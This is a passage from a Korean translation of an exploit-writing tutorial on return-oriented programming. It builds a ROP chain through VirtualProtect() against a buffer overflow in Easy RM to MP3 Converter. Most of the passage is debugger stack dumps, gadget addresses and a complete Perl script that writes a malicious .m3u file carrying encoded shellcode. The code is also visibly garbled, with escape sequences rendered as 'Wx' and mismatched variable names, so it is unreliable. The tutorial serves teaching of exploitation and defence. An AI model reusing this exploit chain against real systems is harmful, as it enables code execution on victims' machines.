0010F874 4A4A4A4A JJJJ
0010F878 434A4A4A JJJJ
0010F87C 43434343 CCCC

```

그 다음, 가젯은 다음과 같은 명령을 수행하는 0x77E84415를 반환한다.

```

77E84115 8946 10      MOV DWORD PTR DS:[ESI+10],EAX
77E84118 8BC6      MOV EAX,ESI
77E8411A 5E       POP ESI
77E8411B C3       RETN

```

1. ESI + 0x10 에 들어있는 주소를 EAX(=0x0010F734)에 쓴다. ESI는 현재 0x0010F734를 가지고 있다. ESI+10(0x0010F744)에는 VirtualProtect() 함수의 return address를 위한 예약 공간이 위치하고 있다.

```

000FF71C 5A5A5A5A ZZZZ
000FF720 5A5A5A5A ZZZZ
000FF724 5A5A5A5A ZZZZ
000FF728 100102DC MSRmfilt.100102DC
000FF72C 41414141 AAAA
000FF730 000FF734 4%*.
000FF734 000FF734 4%*.
000FF738 41414141 AAAA
000FF73C 1001653D MSRmfilt.1001653D
000FF740 7C801004 kernel32.VirtualProtect
000FF744 57575757 00000000
000FF748 59595959 VVVV
000FF74C 59595959 VVVV
000FF750 5A5A5A5A ZZZZ
000FF754 10035005 MSRmfilt.10035005
000FF758 48484848 HHHH
000FF75C 48484848 HHHH
000FF760 763C982F comdlg32.763C982F
000FF764 1002DC4C MSRmfilt.1002DC4C
000FF768 41414141 AAAA
000FF76C 41414141 AAAA
000FF770 1002DC4C MSRmfilt.1002DC4C
000FF774 41414141 AAAA
000FF778 1002DC4C MSRmfilt.1002DC4C
000FF77C 41414141 AAAA
000FF780 77E84115 RPCRT4.77E84115
000FF784 41414141 AAAA

```

2. MOV 명령이 실행되면, VirtualProtect() 함수의 첫 번째 인자로 예약된 공간에 셀코드를 가리키는 주소가 삽입된다.

```

000FF734 000FF734 4%*.
000FF738 41414141 AAAA
000FF73C 1001653D MSRmfilt.1001653D
000FF740 7C801004 kernel32.VirtualProtect
000FF744 000FF734 4%*.
000FF748 59595959 VVVV
000FF74C 59595959 VVVV
000FF750 5A5A5A5A ZZZZ
000FF754 10035005 MSRmfilt.10035005
000FF758 48484848 HHHH
000FF75C 48484848 HHHH
000FF760 763C982F comdlg32.763C982F
000FF764 1002DC4C MSRmfilt.1002DC4C
000FF768 41414141 AAAA
000FF76C 41414141 AAAA
000FF770 1002DC4C MSRmfilt.1002DC4C
000FF774 41414141 AAAA
000FF778 1002DC4C MSRmfilt.1002DC4C
000FF77C 41414141 AAAA
000FF780 77E84115 RPCRT4.77E84115
000FF784 41414141 AAAA

```

이제 return address 가
셀코드를 가리키게 되었다

3. 다음으로, ESI 내용이 EAX에 저장되고, 스택에 있는 데이터(패딩값=AAAA)가 ESI가 저장된다.

3단계: 두 번째 인자값 조작(lpAddress)

VirtualProtect()의 두 번째 값은 실행 가능 영역으로 체크 되어야 할 위치를 가리켜야 한다. 우리는 간편하게 첫 번째 인자에 사용했던 포인터를 사용하겠다.

이 의미는 2단계에서 수행한 내용을 그대로 반복 사용 가능하다는 의미다. 하지만 반드시 사용 전에 시작 값들을 리셋해줘야 한다.

현재, EAX는 여전히 초기에 저장된 스택 포인터를 가지고 있다. 우리는 이 값을 ESI에 다시 돌려놓아야 한다. 이를 위해 다음과 같은 구성을 가진 명령어를 찾아야 한다. (push eax / pop esi / ret)

0x775D131E: # PUSH EAX # POP ESI # RETN [Module: ole32.dll]

그 다음, EAX 값을 다시 증가시켜 줘야 한다(add 0x100). 이 작업에는 이전 단계에서 사용했던 가젯을 이용하겠다: 0x1001DC4C(add eax, 100 / pop ebp / ret)

마지막으로, ESI가 두 번째 인자를 가리키도록 만들기 위해 값을 4 바이트 증가시켜야 한다. 이 작업은 add esi, 4 + ret 명령어나 inc esi, ret 을 네 번 수행하는 것으로 처리할 수 있다. 우리는 네 번의 inc esi 명령을 사용하도록 하겠다.

0x77157D1D: # INC ESI # RETN [Module: OLEAUT32.dll]

3 단계에서 언급한 내용을 코드에 반영해 보자.

```
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
#-----
my $file= "rop.m3u";
my $bufferSize = 26049;
my $junk = "Z" x $bufferSize;
my $eip=pack('V',0x100102DC); #return to stack
my $junk2 = "AAAA"; #compensate

#-----Put stack pointer in EDI & EAX-----#
my $rop=pack('V',0x5AD79277); #PUSH ESP, POP EDI
$rop = $rop.pack('V',0x77C1E842); #PUSH EDI, POP EAX
$rop=$rop."AAAA"; #compensate for POP EBP
#stack pointer is now in EAX & EDI, now jump over parameters
$rop=$rop.pack('V',0x1001653D); #ADD ESP,20

#-----Parameters for VirtualProtect()-----#
my $params=pack('V',0x7C801AD4); #VirtualProtect()
$params = $params."WWWW"; #return address (param1)
$params = $params."XXXX"; #lpAddress (param2)
$params = $params."YYYY"; #Size (param3)
$params = $params."ZZZZ"; #flNewProtect (param4)
$params = $params.pack('V',0x10035005); #writeable address
$params=$params.("H" x 8); #padding
```

```

my $rop2= pack('V',0x763C982F); # XCHG ESI,EDI # DEC ECX # RETN 4

#-----Make eax point at shellcode-----
$rop2=$rop2.pack('V',0x1002DC4C); #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding - compensate for RETN4 before
$rop2=$rop2."AAAA"; #padding

#-----
#return address is in EAX - write parameter 1
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding
#EAX now contains stack pointer
#save it back to ESI first
$rop2=$rop2.pack('V',0x775D131E); # PUSH EAX # POP ESI # RETN

#-----Make eax point at shellcode (again)-----
$rop2=$rop2.pack('V',0x1002DC4C); #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding
#increase ESI with 4
$rop2=$rop2.pack('V',0x77157D1D); # INC ESI # RETN [Module: OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D); # INC ESI # RETN [Module: OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D); # INC ESI # RETN [Module: OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D); # INC ESI # RETN [Module: OLEAUT32.dll]
#and write lpAddress (param 2)
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding
#
my $nops = "\x90" x 240;
#
# ./msfpayload windows/messagebox
# TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"\x89\xe0\xda\xcf\x9d\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x48\x59\x48\x6b\x4f\x6b\x48\x59\x43\x44\x51" .
"\x34\x4c\x34\x50\x31\x48\x52\x4f\x42\x42\x5a\x46\x51\x49" .
"\x59\x45\x34\x4e\x6b\x51\x61\x44\x70\x4e\x6b\x43\x46\x46" .

```


```

"Wx6cWx4cWx4bWx42Wx56Wx45Wx4cWx4cWx4bWx42Wx66Wx43Wx38Wx4c" .
"Wx4bWx51Wx6eWx45Wx70Wx4eWx6bWx50Wx36Wx44Wx78Wx42Wx6fWx45" .
"Wx48Wx44Wx35Wx4cWx33Wx50Wx59Wx43Wx31Wx4aWx71Wx4bWx4fWx48" .
"Wx61Wx43Wx50Wx4cWx4bWx50Wx6cWx51Wx34Wx46Wx44Wx4eWx6bWx47" .
"Wx35Wx45Wx6cWx4cWx4bWx42Wx74Wx43Wx35Wx42Wx58Wx46Wx61Wx48" .
"Wx6aWx4eWx6bWx51Wx5aWx45Wx48Wx4eWx6bWx42Wx7aWx47Wx50Wx47" .
"Wx71Wx48Wx6bWx4aWx43Wx45Wx67Wx42Wx69Wx4eWx6bWx47Wx44Wx4e" .
"Wx6bWx46Wx61Wx48Wx6eWx46Wx51Wx49Wx6fWx45Wx61Wx49Wx50Wx49" .
"Wx6cWx4eWx4cWx4dWx54Wx49Wx50Wx50Wx74Wx45Wx5aWx4bWx71Wx48" .
"Wx4fWx44Wx4dWx47Wx71Wx4bWx77Wx48Wx69Wx48Wx71Wx49Wx6fWx49" .
"Wx6fWx4bWx4fWx45Wx6bWx43Wx4cWx47Wx54Wx44Wx68Wx51Wx65Wx49" .
"Wx4eWx4eWx6bWx50Wx5aWx45Wx74Wx46Wx61Wx48Wx6bWx50Wx66Wx4e" .
"Wx6bWx46Wx6cWx50Wx4bWx4cWx4bWx51Wx4aWx45Wx4cWx45Wx51Wx4a" .
"Wx4bWx4eWx6bWx43Wx34Wx4cWx4bWx43Wx31Wx4aWx48Wx4dWx59Wx42" .
"Wx64Wx51Wx34Wx47Wx6cWx45Wx31Wx4fWx33Wx4fWx42Wx47Wx78Wx44" .
"Wx69Wx49Wx44Wx4fWx79Wx4aWx45Wx4eWx69Wx4aWx62Wx43Wx58Wx4e" .
"Wx6eWx42Wx6eWx44Wx4eWx48Wx6cWx43Wx62Wx4aWx48Wx4dWx4cWx4b" .
"Wx4fWx4bWx4fWx49Wx6fWx4dWx59Wx42Wx65Wx43Wx34Wx4fWx4bWx51" .
"Wx6eWx48Wx58Wx48Wx62Wx43Wx43Wx4eWx67Wx47Wx6cWx45Wx74Wx43" .
"Wx62Wx49Wx78Wx4eWx6bWx4bWx4fWx4bWx4fWx49Wx6fWx4fWx79Wx50" .
"Wx45Wx45Wx58Wx42Wx48Wx50Wx6cWx42Wx4cWx51Wx30Wx4bWx4fWx51" .
"Wx78Wx50Wx33Wx44Wx72Wx44Wx6eWx51Wx74Wx50Wx68Wx42Wx55Wx50" .
"Wx73Wx42Wx45Wx42Wx52Wx4fWx78Wx43Wx6cWx47Wx54Wx44Wx4aWx4c" .
"Wx49Wx4dWx36Wx50Wx56Wx4bWx4fWx43Wx65Wx47Wx74Wx4cWx49Wx48" .
"Wx42Wx42Wx70Wx4fWx4bWx49Wx38Wx4cWx62Wx50Wx4dWx4dWx6cWx4e" .
"Wx67Wx45Wx4cWx44Wx64Wx51Wx42Wx49Wx78Wx51Wx4eWx49Wx6fWx4b" .
"Wx4fWx49Wx6fWx42Wx48Wx42Wx6cWx43Wx71Wx42Wx6eWx50Wx58Wx50" .
"Wx68Wx47Wx33Wx42Wx6fWx50Wx52Wx43Wx75Wx45Wx61Wx4bWx6bWx4e" .
"Wx68Wx51Wx4cWx47Wx54Wx47Wx77Wx4dWx59Wx4bWx53Wx50Wx68Wx51" .
"Wx48Wx47Wx50Wx51Wx30Wx51Wx30Wx42Wx48Wx50Wx30Wx51Wx74Wx50" .
"Wx33Wx50Wx72Wx45Wx38Wx42Wx4cWx45Wx31Wx50Wx6eWx51Wx73Wx43" .
"Wx58Wx50Wx63Wx50Wx6fWx43Wx42Wx50Wx65Wx42Wx48Wx47Wx50Wx43" .
"Wx52Wx43Wx49Wx51Wx30Wx51Wx78Wx43Wx44Wx42Wx45Wx51Wx63Wx50" .
"Wx74Wx45Wx38Wx44Wx32Wx50Wx6fWx42Wx50Wx51Wx30Wx46Wx51Wx48" .
"Wx49Wx4cWx48Wx42Wx6cWx47Wx54Wx44Wx58Wx4dWx59Wx4bWx51Wx46" .
"Wx51Wx48Wx52Wx51Wx42Wx46Wx33Wx50Wx51Wx43Wx62Wx49Wx6fWx4e" .
"Wx30Wx44Wx71Wx49Wx50Wx50Wx50Wx4bWx4fWx50Wx55Wx45Wx58Wx45" .
"Wx5aWx41Wx41";
my $rest = "C" x 300;
my $payload = $junk.$eip.$junk2.$rop.$params.$rop2.$nops.$shellcode.$rest;


```


마지막 단계: VirtualProtect로 점프

이전 단계들을 통해 VirtualProtect()의 모든 인자를 스택에 기록했다.



마지막으로 해야 할 일은 ESP가 VirtualProtect() 포인터가 위치한 곳을 가리키도록 만드는 것이다. 현재 레지스터 내용은 아래와 같다.



어떻게 하면 ESP가 0x0010F740을 가리키도록 만들 수 있을까? 레지스터들을 자세히 살펴보면, EAX에 0x0010F740이 들어가 있음을 확인할 수 있다. 고로, EAX를 ESP에 삽입하고 리턴하면 우리의 목적을 달성할 수 있을 것이다. rop.txt에서 PUSH EAX / POP ESP 조합을 찾아보자.

```
0x73DF5CA8 # PUSH EAX # POP ESP # MOV EAX,EDI # POP EDI # POP ESI # RETN [Module: MFC42.DLL]
```

위 코드는 잘 작동하지만 pop 명령이 두 개나 있는 관계로, EAX를 먼저 조정해 주어야 한다. 이는 EAX에 8을 빼는 명령을 이용하면 된다. 다음의 명령을 이용하자.

```
0x775D12F1 #SUB EAX,4 # RET
```

모든 내용을 코드에 삽입하면 다음과 같이 최종 코드를 구성할 수 있다.

```
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
#-----
my $file= "rop8.m3u";
my $bufferize = 26049;
```

```

my $junk = "Z" x $buffersize;
my $eip=pack('V',0x100102DC); #return to stack
my $junk2 = "AAAA"; #compensate
#-----Put stack pointer in EDI & EAX-----#
my $rop=pack('V',0x5AD79277); #PUSH ESP, POP EDI
$rop = $rop.pack('V',0x77C1E842); #PUSH EDI, POP EAX
$rop=$rop."AAAA"; #compensate for POP EBP
#stack pointer is now in EAX & EDI, now jump over parameters
$rop=$rop.pack('V',0x1001653D); #ADD ESP,20
#-----Parameters for VirtualProtect()-----#
my $params=pack('V',0x7C801AD4); #VirtualProtect()
$params = $params."WWW"; #return address (param1)
$params = $params."XXXX"; #lpAddress (param2)
$params = $params."YYYY"; #Size (param3)
$params = $params."ZZZ"; #flNewProtect (param4)
$params = $params.pack('V',0x10035005); #writeable address
$params=$params.("H" x 8); #padding
# ADD ESP,20 + RET will land here
# change ESI so it points to correct location
# to write first parameter (return address)
my $rop2= pack('V',0x763C982F); # XCHG ESI,EDI # DEC ECX # RETN 4
#-----Make eax point at shellcode-----#
$rop2=$rop2.pack('V',0x1002DC4C); #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding - compensate for RETN4 before
$rop2=$rop2."AAAA"; #padding
#-----#
#return address is in EAX - write parameter 1
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding
#EAX now contains stack pointer
#save it back to ESI first
$rop2=$rop2.pack('V',0x775D131E); # PUSH EAX # POP ESI # RETN
#-----Make eax point at shellcode (again)-----#
$rop2=$rop2.pack('V',0x1002DC4C); #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding
#increase ESI with 4
$rop2=$rop2.pack('V',0x77157D1D); # INC ESI # RETN [Module: OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D); # INC ESI # RETN [Module: OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D); # INC ESI # RETN [Module: OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D); # INC ESI # RETN [Module: OLEAUT32.dll]

```



```

#and write lpAddress (param 2)
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding

$rop2=$rop2.pack('V',0x775D131E); # PUSH EAX # POP ESI # RETN
# 300
$rop2=$rop2.pack('V',0x100307A9); #XOR EAX,EAX
$rop2=$rop2.pack('V',0x1002DC4C); #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding
$rop2=$rop2.pack('V',0x1002DC4C); #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding
$rop2=$rop2.pack('V',0x1002DC4C); #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding
$rop2=$rop2.pack('V',0x77157D1D); # INC ESI # RETN [Module: OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D); # INC ESI # RETN [Module: OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D); # INC ESI # RETN [Module: OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D); # INC ESI # RETN [Module: OLEAUT32.dll]
#write (param4)
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding

$rop2=$rop2.pack('V',0x775D131E); # PUSH EAX # POP ESI # RETN
#flNewProtect 0x40
$rop2=$rop2.pack('V',0x10010C77); #XOR EAX,EAX
$rop2=$rop2.pack('V',0x1002DC41); #ADD EAX,40 # POP EBP
$rop2=$rop2."AAAA"; #padding
$rop2=$rop2.pack('V',0x77157D1D); # INC ESI # RETN [Module: OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D); # INC ESI # RETN [Module: OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D); # INC ESI # RETN [Module: OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D); # INC ESI # RETN [Module: OLEAUT32.dll]
#write (param4)
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding

#Return to VirtualProtect()
#EAX points at VirtualProtect pointer (just before parameters)
#compensate for the 2 POP instructions
$rop2=$rop2.pack('V',0x775D12F1); #SUB EAX,4 # RET
$rop2=$rop2.pack('V',0x775D12F1); #SUB EAX,4 # RET
#change ESP & fly back

```

```

$rop2=$rop2.pack('V',0x73DF5CA8); #[Module: MFC42.DLL]
# PUSH EAX # POP ESP # MOV EAX,EDI # POP EDI # POP ESI # RETN

#
my $nops = "Wx90" x 241;
#
# ./msfpayload windows/messagebox
# TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"Wx89Wxe0WxdaWxcfWxd9Wx70Wxf4Wx5aWx4aWx4aWx4aWx4aWx4aWx4a" .
"Wx4aWx4aWx4aWx4aWx4aWx4aWx43Wx43Wx43Wx43Wx43Wx37Wx52Wx59" .
"Wx6aWx41Wx58Wx50Wx30Wx41Wx30Wx41Wx6bWx41Wx41Wx51Wx32Wx41" .
"Wx42Wx32Wx42Wx42Wx30Wx42Wx42Wx41Wx42Wx58Wx50Wx38Wx41Wx42" .
"Wx75Wx4aWx49Wx48Wx59Wx48Wx6bWx4fWx6bWx48Wx59Wx43Wx44Wx51" .
"Wx34Wx4cWx34Wx50Wx31Wx48Wx52Wx4fWx42Wx42Wx5aWx46Wx51Wx49" .
"Wx59Wx45Wx34Wx4eWx6bWx51Wx61Wx44Wx70Wx4eWx6bWx43Wx46Wx46" .
"Wx6cWx4cWx4bWx42Wx56Wx45Wx4cWx4cWx4bWx42Wx66Wx43Wx38Wx4c" .
"Wx4bWx51Wx6eWx45Wx70Wx4eWx6bWx50Wx36Wx44Wx78Wx42Wx6fWx45" .
"Wx48Wx44Wx35Wx4cWx33Wx50Wx59Wx43Wx31Wx4aWx71Wx4bWx4fWx48" .
"Wx61Wx43Wx50Wx4cWx4bWx50Wx6cWx51Wx34Wx46Wx44Wx4eWx6bWx47" .
"Wx35Wx45Wx6cWx4cWx4bWx42Wx74Wx43Wx35Wx42Wx58Wx46Wx61Wx48" .
"Wx6aWx4eWx6bWx51Wx5aWx45Wx48Wx4eWx6bWx42Wx7aWx47Wx50Wx47" .
"Wx71Wx48Wx6bWx4aWx43Wx45Wx67Wx42Wx69Wx4eWx6bWx47Wx44Wx4e" .
"Wx6bWx46Wx61Wx48Wx6eWx46Wx51Wx49Wx6fWx45Wx61Wx49Wx50Wx49" .
"Wx6cWx4eWx4cWx4dWx54Wx49Wx50Wx50Wx74Wx45Wx5aWx4bWx71Wx48" .
"Wx4fWx44Wx4dWx47Wx71Wx4bWx77Wx48Wx69Wx48Wx71Wx49Wx6fWx49" .
"Wx6fWx4bWx4fWx45Wx6bWx43Wx4cWx47Wx54Wx44Wx68Wx51Wx65Wx49" .
"Wx4eWx4eWx6bWx50Wx5aWx45Wx74Wx46Wx61Wx48Wx6bWx50Wx66Wx4e" .
"Wx6bWx46Wx6cWx50Wx4bWx4cWx4bWx51Wx4aWx45Wx4cWx45Wx51Wx4a" .
"Wx4bWx4eWx6bWx43Wx34Wx4cWx4bWx43Wx31Wx4aWx48Wx4dWx59Wx42" .
"Wx64Wx51Wx34Wx47Wx6cWx45Wx31Wx4fWx33Wx4fWx42Wx47Wx78Wx44" .
"Wx69Wx49Wx44Wx4fWx79Wx4aWx45Wx4eWx69Wx4aWx62Wx43Wx58Wx4e" .
"Wx6eWx42Wx6eWx44Wx4eWx48Wx6cWx43Wx62Wx4aWx48Wx4dWx4cWx4b" .
"Wx4fWx4bWx4fWx49Wx6fWx4dWx59Wx42Wx65Wx43Wx34Wx4fWx4bWx51" .
"Wx6eWx48Wx58Wx48Wx62Wx43Wx43Wx4eWx67Wx47Wx6cWx45Wx74Wx43" .
"Wx62Wx49Wx78Wx4eWx6bWx4bWx4fWx4bWx4fWx49Wx6fWx4fWx79Wx50" .
"Wx45Wx45Wx58Wx42Wx48Wx50Wx6cWx42Wx4cWx51Wx30Wx4bWx4fWx51" .
"Wx78Wx50Wx33Wx44Wx72Wx44Wx6eWx51Wx74Wx50Wx68Wx42Wx55Wx50" .

```

```

"Wx73Wx42Wx45Wx42Wx52Wx4fWx78Wx43Wx6cWx47Wx54Wx44Wx4aWx4c" .
"Wx49Wx4dWx36Wx50Wx56Wx4bWx4fWx43Wx65Wx47Wx74Wx4cWx49Wx48" .
"Wx42Wx42Wx70Wx4fWx4bWx49Wx38Wx4cWx62Wx50Wx4dWx4dWx6cWx4e" .
"Wx67Wx45Wx4cWx44Wx64Wx51Wx42Wx49Wx78Wx51Wx4eWx49Wx6fWx4b" .
"Wx4fWx49Wx6fWx42Wx48Wx42Wx6cWx43Wx71Wx42Wx6eWx50Wx58Wx50" .
"Wx68Wx47Wx33Wx42Wx6fWx50Wx52Wx43Wx75Wx45Wx61Wx4bWx6bWx4e" .
"Wx68Wx51Wx4cWx47Wx54Wx47Wx77Wx4dWx59Wx4bWx53Wx50Wx68Wx51" .
"Wx48Wx47Wx50Wx51Wx30Wx51Wx30Wx42Wx48Wx50Wx30Wx51Wx74Wx50" .
"Wx33Wx50Wx72Wx45Wx38Wx42Wx4cWx45Wx31Wx50Wx6eWx51Wx73Wx43" .
"Wx58Wx50Wx63Wx50Wx6fWx43Wx42Wx50Wx65Wx42Wx48Wx47Wx50Wx43" .
"Wx52Wx43Wx49Wx51Wx30Wx51Wx78Wx43Wx44Wx42Wx45Wx51Wx63Wx50" .
"Wx74Wx45Wx38Wx44Wx32Wx50Wx6fWx42Wx50Wx51Wx30Wx46Wx51Wx48" .
"Wx49Wx4cWx48Wx42Wx6cWx47Wx54Wx44Wx58Wx4dWx59Wx4bWx51Wx46" .
"Wx51Wx48Wx52Wx51Wx42Wx46Wx33Wx50Wx51Wx43Wx62Wx49Wx6fWx4e" .
"Wx30Wx44Wx71Wx49Wx50Wx50Wx50Wx4bWx4fWx50Wx55Wx45Wx58Wx45" .
"Wx5aWx41Wx41";
my $rest = "C" x 300;
my $payload = $junk.$eip.$junk2.$rop.$params.$rop2.$nops.$shellcode.$rest;
print "Payload size: ".length($payload)."\n";
print "Shellcode size: ".length($shellcode)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";

```



이번 장에서는 ROP를 구성하는 재료들과 그 원리, 마지막으로 실전 예제를 다뤘다. 원문인 Exploit Writing Tutorial 10: ROP에서는 이 밖에도 더 많은 예제를 다루고 있지만, 이 문서에서 모두 다루지는 않겠다. 하지만 여기에 포함된 내용들만 다 이해한다면 다른 예제에 응용하는데 큰 어려움이 없을 것이라 생각한다.